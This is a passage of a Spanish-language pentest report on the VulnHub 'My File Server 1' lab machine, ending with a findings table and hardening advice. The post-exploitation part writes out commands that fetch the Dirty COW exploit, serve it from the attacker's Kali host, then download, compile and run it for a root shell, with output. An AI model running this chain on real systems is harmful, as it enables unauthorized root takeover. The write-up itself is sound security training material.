


Acceso inicial mediante SSH

Con la llave pública almacenada en el servidor, se intentó establecer una sesión SSH utilizando:

```
ssh smbuser@192.168.56.104
```

La autenticación fue aceptada y se obtuvo una terminal interactiva bajo la identidad de *smbuser*. El banner del servidor confirmó además que se trataba de My File Server 1.



El acceso conseguido en esta etapa correspondía todavía a una cuenta con privilegios limitados. Sin embargo, ya permitía interactuar directamente con el sistema operativo y revisar su configuración interna, lo que abrió la posibilidad de buscar una vía para elevar privilegios.

Post-explotación y escalada de privilegios

Una vez establecida la sesión SSH interactiva dentro del servidor, se ejecutó el comando de reconocimiento local para determinar la distribución exacta del sistema operativo y la versión del Kernel en ejecución:

```
uname -a
```

La salida reveló un kernel Linux 3.10.0-229.el7.x86_64, compilado en marzo de 2015. Esta versión es anterior al parche de la vulnerabilidad **Dirty COW (CVE-2016-5195)**, una condición de carrera en el subsistema de memoria del kernel de Linux que permite a un usuario sin privilegios escribir en archivos de solo lectura, incluyendo binarios del sistema.

```
smbuser@fileserver:~
Session Actions Edit View Help

[kali@kali]~$ ssh smbuser@192.168.56.104
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
#####
#                               #
#          Armour Infosec       #
#----- www.armourinfosec.com -----#
#                               #
#          My File Server - 1    #
#          Designed By :- Akanksha Sachin Verma  #
#          Twitter :- @akankshavermasv          #
#                               #
#####

Last login: Thu Feb 20 16:42:21 2020
[smbuser@fileserver ~]$ uname -a
Linux fileserver 3.10.0-229.el7.x86_64 #1 SMP Fri Mar 6 11:36:42 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
[smbuser@fileserver ~]$
```


Debido a que el directorio del Home del usuario puede contar con restricciones de ejecución, se desplazó hacia la partición temporal del sistema, la cual posee permisos de lectura y escritura globales por diseño técnico. Desde la terminal de la máquina víctima se invocó la descarga del exploit alojado en la estación del atacante:

En la máquina atacante se descargó el exploit público de Dirty COW desde el repositorio de GitHub:

wget https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c

Posteriormente, se levantó un servidor HTTP temporal en Kali para transferir el archivo a la víctima:

python3 -m http.server 8080



```
kali@kali ~$ wget https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
--2026-10-01 14:28:00-- https://raw.githubusercontent.com/SecWiki/linux-kernel-exploits/master/2016/CVE-2016-5195/40616.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 105.109.109.133, 105.109.110.133, 105.109.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|105.109.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4963 (4.8K) [text/plain]
Saving to: '40616.c'

40616.c                               100%[=====] 4.85K  --.-KB/s  in 0s

2026-10-01 14:28:01 (28.1 MB/s) - '40616.c' saved [4963/4963]

[kali@kali]~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Desde la sesión SSH de la víctima, se descargó el exploit:

wget http://192.168.56.102:8080/40616.c

Aprovechando la presencia del compilador nativo de C (GCC), se procedió a compilar el código fuente integrando la directiva de hilos de ejecución (-pthread)

gcc 40616.c -o dirtycow -pthread

La compilación mostró una advertencia sobre un argumento de la función lseek, que no afecta el funcionamiento del exploit.

```

kali@kali:~$ gcc 40616.c -o dirtycow -pthread
40616.c: In function 'processfmemThread':
40616.c:99:9: warning: passing argument 2 of 'lseek' makes integer from pointer without a cast [enabled by default]
   lseek(f, map, SEEK_SET);
   ~~~~~^
In file included from 40616.c:28:0:
/usr/include/unistd.h:334:16: note: expected '_off_t' but argument is of type 'void *'
extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW;

[sambuser@filesrv ~]$

```

Al ejecutar el binario compilado de forma directa con ./dirtycow el programa sobrescribió temporalmente el binario /usr/bin/passwd para obtener una shell con privilegios de root. El ataque se completó correctamente y se obtuvo una shell como root.


```

[sambuser@filesrv ~]$ ./dirtycow
dirtycow root privilege escalation
Backing up /usr/bin/passwd.. to /tmp/bak
Size of binary: 27832
Backing this may take a while..
thread stopped
/usr/bin/passwd is overwritten
Dropping root shell..
Don't forget to restore /tmp/bak
thread stopped
[root@filesrv ~]#

```

Dentro de /root se encontró el archivo proof.txt, que confirmó el compromiso total del sistema:

Best of Luck af52e0163b03cbf7c6dd146351594a43



Se logró comprometer en su totalidad y de forma absoluta el servidor de archivos corporativo. Al cambiar los privilegios al nivel máximo (root / uid=0), las barreras de protección locales fueron completamente derribadas, obteniendo acceso sin restricciones a todo el hardware, configuraciones, datos compartidos institucionales y bitácoras del entorno evaluado.

Análisis de impacto con el modelo CIA

Confidencialidad

La confidencialidad del sistema se vio comprometida en varios niveles. El acceso FTP anónimo expuso archivos de auditoría del sistema operativo. El archivo readme.txt expuso una contraseña en texto plano accesible sin autenticación. La sesión SMB nula permitió enumerar nombres de usuario del sistema. Y, al obtener acceso root, un atacante tendría acceso de lectura a cualquier archivo del servidor, incluyendo credenciales, configuraciones y datos almacenados en los recursos compartidos.

Integridad

La integridad del sistema quedó completamente comprometida en la fase final del ataque. El exploit de DirtyCOW modifica binarios del sistema, en este caso, /usr/bin/passwd para obtener privilegios elevados. Con acceso root, un atacante podría modificar cualquier archivo, instalar puertas traseras o alterar los registros de auditoría para ocultar su actividad. El recurso compartido smbdata, con permisos de lectura y escritura sin autenticación, representa también un riesgo de integridad por sí mismo, al permitir que cualquier persona en la red modifique su contenido.

Disponibilidad

Esta evaluación no incluyó pruebas de denegación de servicio, pero el nivel de acceso root obtenido sería suficiente para detener servicios, eliminar archivos críticos o dejar el sistema completamente inoperable. En la práctica, la disponibilidad del servidor queda a la discreción de quien logre obtener ese nivel de acceso.

Recomendaciones técnicas

- Deshabilitar el acceso anónimo en el servicio FTP (vsftpd) y revisar los permisos de los directorios compartidos, evitando que algún recurso quede con escritura pública sin autenticación.
- Eliminar el archivo readme.txt y cualquier otro archivo que almacene credenciales en texto plano. Las contraseñas no deben almacenarse ni transmitirse sin cifrado.
- Configurar Samba para rechazar sesiones nulas (restrict anonymous) y habilitar el firmado de mensajes SMB de forma obligatoria.
- Actualizar el kernel de Linux a una versión que incluya el parche de DirtyCOW (CVE-2016-5195) o, en su defecto, migrar el sistema operativo a una versión con soporte activo. CentOS 7, usado en esta máquina, ya alcanzó su fin de vida y no recibe actualizaciones de seguridad.
- Revisar y reforzar los permisos del recurso compartido smbdata, que actualmente permite lectura y escritura sin ningún control de acceso.
- Deshabilitar el método HTTP TRACE en Apache y agregar los encabezados de seguridad recomendados: Content-Security-Policy, Strict-Transport-Security y X-Content-Type-Options.

Tabla de hallazgos

La siguiente tabla resume las vulnerabilidades identificadas durante la evaluación, ordenadas según el orden en que fueron encontradas y explotadas.

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
H-01	Acceso FTP anónimo con escritura y exposición del directorio /var/log	Alta	El servidor vsftpd 3.0.2 aceptó la autenticación con el usuario anonymous sin contraseña. Dentro del directorio pub se encontró una copia completa de /var/log, incluyendo secure, messages, cron, wtmp y btmp.	Lectura no autenticada de registros de auditoría del sistema, lo que permite enumerar usuarios, sesiones, intentos de acceso y actividad interna del servidor.	Deshabilitar el inicio de sesión anónimo en vsftpd y revisar los permisos de los directorios compartidos para que ningún recurso quede con escritura pública sin autenticación.
H-02	Contraseña en texto plano expuesta en archivo público (/readme.txt)	Alta	El archivo /readme.txt del servidor Apache era accesible sin autenticación y contenía la cadena rootroot1 en texto plano, sin indicar a qué cuenta pertenecía.	Obtención directa de una credencial válida del sistema sin necesidad de explotación, que al combinarse con el nombre de usuario smbuser permitió el acceso inicial.	Eliminar el archivo del servidor web y establecer una política que prohíba almacenar o transmitir contraseñas sin cifrado.
H-03	Recurso compartido smbdata con permisos de lectura y	Media	La enumeración SMB mediante sesión nula mostró el recurso smbdata con permisos READ, WRITE accesibles sin credenciales, y el	Exposición de la estructura de recursos compartidos y de un nombre de usuario válido, además de	Deshabilitar las sesiones nulas en Samba (restrict anonymous) y exigir autenticación válida para todos los

ID	Vulnerabilidad	Severidad	Evidencia	Impacto	Recomendación
	escritura sin autenticación		recurso smbuser con acceso denegado pero visible, revelando el nombre de una cuenta del sistema.	permitir la modificación del contenido de smbdata por cualquier host de la red.	recursos, especialmente aquellos que exponen bitácoras o datos operativos.
H-04	Firmado de mensajes SMB (message signing) deshabilitado	Media	El análisis de SMB indicó message_signing: disabled (dangerous, but default), permitiendo que los mensajes no vayan firmados ni verificados.	Mayor exposición a ataques de tipo SMB relay y manipulación de tráfico SMB dentro de la red interna.	Habilitar el firmado de mensajes de forma obligatoria en la configuración de Samba.
H-05	Kernel de Linux desactualizado, vulnerable a Dirty COW (CVE-2016-5195)	Crítica	El comando uname -a mostró un kernel 3.10.0-229.el7.x86_64 compilado en marzo de 2015, anterior al parche de Dirty COW. La ejecución del exploit sobrescribió /usr/bin/passwd y otorgó una shell con privilegios de root, confirmada con la lectura de /root/proof.txt.	Escalada de privilegios de un usuario estándar (smbuser) a administrador absoluto (root), con control total sobre archivos, servicios y configuraciones del sistema.	Actualizar el kernel a una versión parchada o migrar a un sistema operativo con soporte de seguridad activo. CentOS 7, usado en esta máquina, ya alcanzó su fin de vida.
H-06	Método HTTP TRACE habilitado en Apache	Baja	El análisis con Nikto reportó OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE, confirmando que el método TRACE está activo y responde.	Posible explotación mediante ataques de Cross-Site Tracing (XST) para acceder a encabezados o cookies de sesión.	Deshabilitar el método TRACE en la configuración del servidor Apache.
H-07	Encabezados de seguridad HTTP faltantes (CSP, HSTS, X-Content-Type-Options)	Baja	Nikto señaló la ausencia de Content-Security-Policy, Strict-Transport-Security, X-Content-Type-Options, Referrer-Policy y Permissions-Policy en las respuestas del servidor.	Mayor superficie de ataque para cross-site scripting, sniffing de contenido y otras técnicas de inyección sobre los clientes del servidor web.	Agregar los encabezados de seguridad recomendados en la configuración de Apache.

Referencias

Armour Infosec. (2020). My File Server 1. <https://www.armourinfosec.com/my-file-server-1/>

- Microsoft. (2023). Microsoft network server: Digitally sign communications (always). Microsoft Learn. <https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-server-digitally-sign-communications-always>
- NVD. (2016). CVE-2016-5195 Detail. National Vulnerability Database. <https://nvd.nist.gov/vuln/detail/CVE-2016-5195>
- OpenSSH. (2024). OpenSSH Manual Pages. <https://www.openssh.com/manual.html>
- OWASP. (2024). Cross-Site Tracing (XST). OWASP Community. https://owasp.org/www-community/attacks/Cross_Site_Tracing
- OWASP. (2024). FTP Security. OWASP Community. https://owasp.org/www-community/FTP_Security
- OWASP. (2024). OWASP Secure Headers Project. <https://owasp.org/www-project-secure-headers/>
- Red Hat. (2016). Dirty COW (CVE-2016-5195). Red Hat Security. <https://access.redhat.com/security/vulnerabilities/2298781>
- Samba Team. (2024). smb.conf — Samba configuration file. Samba Documentation. <https://www.samba.org/samba/docs/current/man-html/smb.conf.5.html>
- vsftpd. (2024). vsftpd — Secure, fast and stable FTP server. <https://security.appspot.com/vsftpd.html>
- VulnHub. (2020). My File Server: 1. <https://www.vulnhub.com/entry/my-file-server-1,442/>